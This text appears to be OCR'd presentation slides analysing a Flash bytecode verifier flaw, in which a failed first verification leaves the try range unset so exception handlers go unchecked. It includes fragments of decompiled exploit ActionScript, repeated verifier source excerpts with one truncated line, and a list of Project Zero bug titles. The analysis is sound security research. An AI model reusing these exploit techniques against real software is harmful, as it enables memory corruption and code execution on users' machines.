- At first attempt verifyFailed exception is caught
- At second attempt exception is not thrown!
- Code interpreted without verification!



```
    static function var120() : *
    {
        try
        {
            var10 = new BA();
            var11.push(var10);
            var12 = false;
            if(!var16)
            {
                new BufferControlParameters(0,0);
                new C1();
                new C2();
                c3 = new C3();
                new C4();
                new C5();
                new C7();
                var16 = c3;
                var16.var38 = 4660;
                var122(0,var10);
            }
            var122(0,var10)
            if(var16.var38 == 4660)
            {
                var12 = true;
                if(var8)
                {
                    return;
                }
                C32.var130();
            }
            else
            {
                var100("");
            }
            return;
        }
        catch(e:Error)
        {
            var100("");
            return;
        }
```

```
    public static function var122(param1:*, param2:* =
    {
        try
        {
            if(var8)
            {
                var16.var36 = Low(param1);
                var16.var37 = Hi(param1);
            }
            else
            {
                var16.var36 = param1;
            }
            var16.o = param2;
            var121 = true;
            new Call();
            return;
        }
        catch(e:*)
        {
            return;
        }
    }

    public static function var123() : Object
    {
        var _loc1_:BufferControlParameters = var16;
        var _loc2_:* = var109(_loc1_.initialBufferTime)
        var _loc3_:* = var109(_loc1_.playBufferTime);
        return {
            "u0":_loc2_.low,
            "u1":_loc2_.hi,
            "u2":_loc3_.low,
            "u3":_loc3_.hi
        };
    }

    static function var120() : *
    {
        try
        {
```


Vulnerability



```
        // Verify in two passes.  Phase 1 does type modelling and
        // iterates to a fixed point to determine the types and nullability
        // of each frame variable at branch targets.  Phase 2 includes the
        // emitter and ScopeWriter, and visits opcodes in linear order.
        // Errors detected by these additional CodeWriters can be reported
        // in phase 2.  In each phase, the CodeWriter protocol is obeyed:
        // writePrologue(), visits to explicit and implicit operations using
        // other writeXXX() methods, then writeEpilogue().

        ...

        parseBodyHeader();          // set code_pos & code_length
        checkFrameDefinition();
        parseExceptionHandlers();   // resolve catch block types
        checkParams();

        coder->writePrologue(state, code_pos, this);
        if (code_length > 0 && code_pos[0] == OP_label) {
            // a reachable block starts at code_pos; explicitly create it,
            // which puts it on the worklist.
            checkTarget(code_pos-1, code_pos);
        } else {
            // inital sequence of code is only reachable from procedure
            // entry, no block will be created, so verify it explicitly
            verifyBlock(code_pos);
        }
        for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
            worklist = succ->wl_next;
            succ->wl_pending = false;
            verifyBlock(loadBlockState(succ));
        }
        coder->writeEpilogue(state);

        // phase 2 - traverse code in abc order and emit
        mmfx_delete(state);
#ifdef VMCFG_RESTARG_OPTIMIZATION
```

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        AvmAssert(tryFrom && tryTo);
        return;
    }

    const uint8_t* pos = code_pos + code_length;
    int exception_count = toplevel->readU30(pos);   // will be nonnegative and less than 0xC0000000

    if (exception_count != 0)
    {
        if (exception_count == 0 || (size_t)(exception_count-1) > SIZE_T_MAX / sizeof(ExceptionHandler))
            verifyFailed(kIllegalExceptionHandlerError);

        ExceptionHandlerTable* table = ExceptionHandlerTable::create(core->GetGC(), exception_count);
        ExceptionHandler *handler = table->exceptions;
        for (int i=0; i < exception_count; i++, handler++)
        {
            handler->from = toplevel->readU30(pos);
            handler->to = toplevel->readU30(pos);
            handler->target = toplevel->readU30(pos);

            /* verify */
            /* ... */

            // save maximum try range
            if (!tryFrom || (code_pos + handler->from) < tryFrom)
                tryFrom = code_pos + handler->from;
            if (code_pos + handler->to > tryTo)
                tryTo = code_pos + handler->to;

            /* ... */
        }

        info->set_abc_exceptions(core->GetGC(), table);
```

Vulnerability




```
        // Verify in two passes.  Phase 1 does type modelling and
        // iterates to a fixed point to determine the types and nullability
        // of each frame variable at branch targets.  Phase 2 includes the
        // emitter and ScopeWriter, and visits opcodes in linear order.
        // Errors detected by these additional CodeWriters can be reported
        // in phase 2.  In each phase, the CodeWriter protocol is obeyed:
        // writePrologue(), visits to explicit and implicit operations using
        // other writeXXX() methods, then writeEpilogue().

        ...

        parseBodyHeader();          // set code_pos & code_length
        checkFrameDefinition();
        parseExceptionHandlers();   // resolve catch block types
        checkParams();

        coder->writePrologue(state, code_pos, this);
        if (code_length > 0 && code_pos[0] == OP_label) {
            // a reachable block starts at code_pos; explicitly create it,
            // which puts it on the worklist.
            checkTarget(code_pos-1, code_pos);
        } else {
            // inital sequence of code is only reachable from procedure
            // entry, no block will be created, so verify it explicitly
            verifyBlock(code_pos);
        }
        for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
            worklist = succ->wl_next;
            succ->wl_pending = false;
            verifyBlock(loadBlockState(succ));
        }
        coder->writeEpilogue(state);

        // phase 2 - traverse code in abc order and emit
        mmfx_delete(state);
#ifdef VMCFG_RESTARG_OPTIMIZATION
```

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        AvmAssert(tryFrom && tryTo);
        return;
    }

    const uint8_t* pos = code_pos + code_length;
    int exception_count = toplevel->readU30(pos);   // will be nonnegative and less than 0xC0000000

    if (exception_count != 0)
    {
        if (exception_count == 0 || (size_t)(exception_count-1) > SIZE_T_MAX / sizeof(ExceptionHandler))
            verifyFailed(kIllegalExceptionHandlerError);

        ExceptionHandlerTable* table = ExceptionHandlerTable::create(core->GetGC(), exception_count);
        ExceptionHandler *handler = table->exceptions;
        for (int i=0; i < exception_count; i++, handler++)
        {
            handler->from = toplevel->readU30(pos);
            handler->to = toplevel->readU30(pos);
            handler->target = toplevel->readU30(pos);

            /* verify */
            /* ... */

            // save maximum try range
            if (!tryFrom || (code_pos + handler->from) < tryFrom)
                tryFrom = code_pos + handler->from;
            if (code_pos + handler->to > tryTo)
                tryTo = code_pos + handler->to;

            /* ... */
        }

        info->set_abc_exceptions(core->GetGC(), table);
```

(1) On first run – set exceptions

Vulnerability



```
// Verify in two passes.  Phase 1 does type modelling and
// iterates to a fixed point to determine the types and nullability
// of each frame variable at branch targets.  Phase 2 includes the
// emitter and ScopeWriter, and visits opcodes in linear order.
// Errors detected by these additional CodeWriters can be reported
// in phase 2.  In each phase, the CodeWriter protocol is obeyed:
// writePrologue(), visits to explicit and implicit operations using
// other writeXXX() methods, then writeEpilogue().

...

parseBodyHeader();          // set code_pos & code_length
checkFrameDefinition();
parseExceptionHandlers();   // resolve catch block types
checkParams();

coder->writePrologue(state, code_pos, this);
if (code_length > 0 && code_pos[0] == OP_label) {
    // a reachable block starts at code_pos; explicitly create it,
    // which puts it on the worklist.
    checkTarget(code_pos-1, code_pos);
} else {
    // inital sequence of code is only reachable from procedure
    // entry, no block will be created, so verify it explicitly
    verifyBlock(code_pos);
}
for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
    worklist = succ->wl_next;
    succ->wl_pending = false;
    verifyBlock(loadBlockState(succ));
}
coder->writeEpilogue(state);

// phase 2 - traverse code in abc order and emit
mmfx_delete(state);
#ifdef VMCFG_RESTARG_OPTIMIZATION
```

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        AvmAssert(tryFrom && tryTo);
        return;
    }

    const uint8_t* pos = code_pos + code_le
    int exception_count = toplevel->readU30(pos);   // will be nonnegative and less than 0xC0000000

    if (exception_count != 0)
    {
        if (exception_count == 0 || (size_t)(exception_count-1) > SIZE_T_MAX / sizeof(ExceptionHandler))
            verifyFailed(kIllegalExceptionHandlerError);

        ExceptionHandlerTable* table = ExceptionHandlerTable::create(core->GetGC(), exception_count);
        ExceptionHandler *handler = table->exceptions;
        for (int i=0; i < exception_count; i++, handler++)
        {
            handler->from = toplevel->readU30(pos);
            handler->to = toplevel->readU30(pos);
            handler->target = toplevel->readU30(pos);

            /* verify */
            /* ... */

            // save maximum try range
            if (!tryFrom || (code_pos + handler->from) < tryFrom)
                tryFrom = code_pos + handler->from;
            if (code_pos + handler->to > tryTo)
                tryTo = code_pos + handler->to;

            /* ... */
        }

        info->set_abc_exceptions(core->GetGC(), table);
```

(2) On second run:
exceptions already set but…
tryFrom and tryTo = NULL


(1) On first run – set exceptions

Vulnerability

- tryTo = NULL and tryFrom = NULL
- if (pc < tryTo && pc >= tryFrom &&

  (opcodeInfo[opcode].canThrow))
  - This check is always false


- Exception handler is never verified!



```
// verify one superblock, return at the end.  The end of the block is when
// we reach a terminal opcode (jump, lookupswitch, returnvalue, returnvoid,
// or throw), or when we fall into the beginning of another block.
// returns the address of the next instruction after the block end.
const uint8_t* Verifier::verifyBlock(const uint8_t* start_pos)
{
    _nvprof("verify-block", 1);
    CodeWriter *coder = this->coder; // Load into local var for expediency.
    ExceptionHandlerTable* exTable = info->abc_exceptions();
    bool isLoopHeader = state->targetOfBackwardsBranch;
    state->targetOfBackwardsBranch = false;
    state->targetOfExceptionBranch = false;
    const uint8_t* code_end = code_pos + code_length;
    for (const uint8_t *pc = start_pos, *nextpc = pc; pc < code_end; pc = nextpc)
    {
        ...

        int sp = state->sp();

        if (pc < tryTo && pc >= tryFrom &&
            (opcodeInfo[opcode].canThrow || (isLoopHeader && pc == start_pos))) {
            // If this instruction can throw exceptions, treat it as an edge to
            // each in-scope catch handler.  The instruction can throw exceptions
            // if canThrow = true, or if this is the target of a backedge, where
            // the implicit interrupt check can throw an exception.
            for (int i=0, n=exTable->exception_count; i < n; i++) {
                ExceptionHandler* handler = &exTable->exceptions[i];
                if (pc >= code_pos + handler->from && pc < code_pos + handler->to) {
```

Past vulnerabilities

Interestingly, the same line of code was related to multiple previous vulnerabilities




103	----	Fixed	----	----	forshaw@google.com	Windows Acrobat Reader 11 Sandbox Escape in MoveFileEx IPC Hook CCProjectZeroMembers
106	----	Fixed	----	----	cevans@google.com	Flash logic error in bytecode verifier CCProjectZeroMembers
107	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 TTDeleteEmbeddedFont handle double delete CCProjectZeroMembers
108	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 lcbPlcffndTxt/fcPlfguidUim memory corruption CCProjectZeroMembers
109	----	Fixed	----	----	cevans@google.com	Flash heap overflow in bytecode verifier CCProjectZeroMembers
110	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 PapxFkp rgbx bOffset memory corruption CCProjectZeroMembers
111	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 VBA ExtendedControl use-after-free CCProjectZeroMembers
112	----	Fixed	----	----	cevans@google.com	Adobe Flash incorrect jit optimization with op_pushwith CCProjectZeroMembers
113	----	Fixed	----	----	fjserna@google.com	Flash 14 on IE11, readAV crash on xmm instruction CCProjectZeroMembers
114	----	Fixed	----	----	cevans@google.com	Adobe Flash incorrect jit optimization with op_pushscope CCProjectZeroMembers
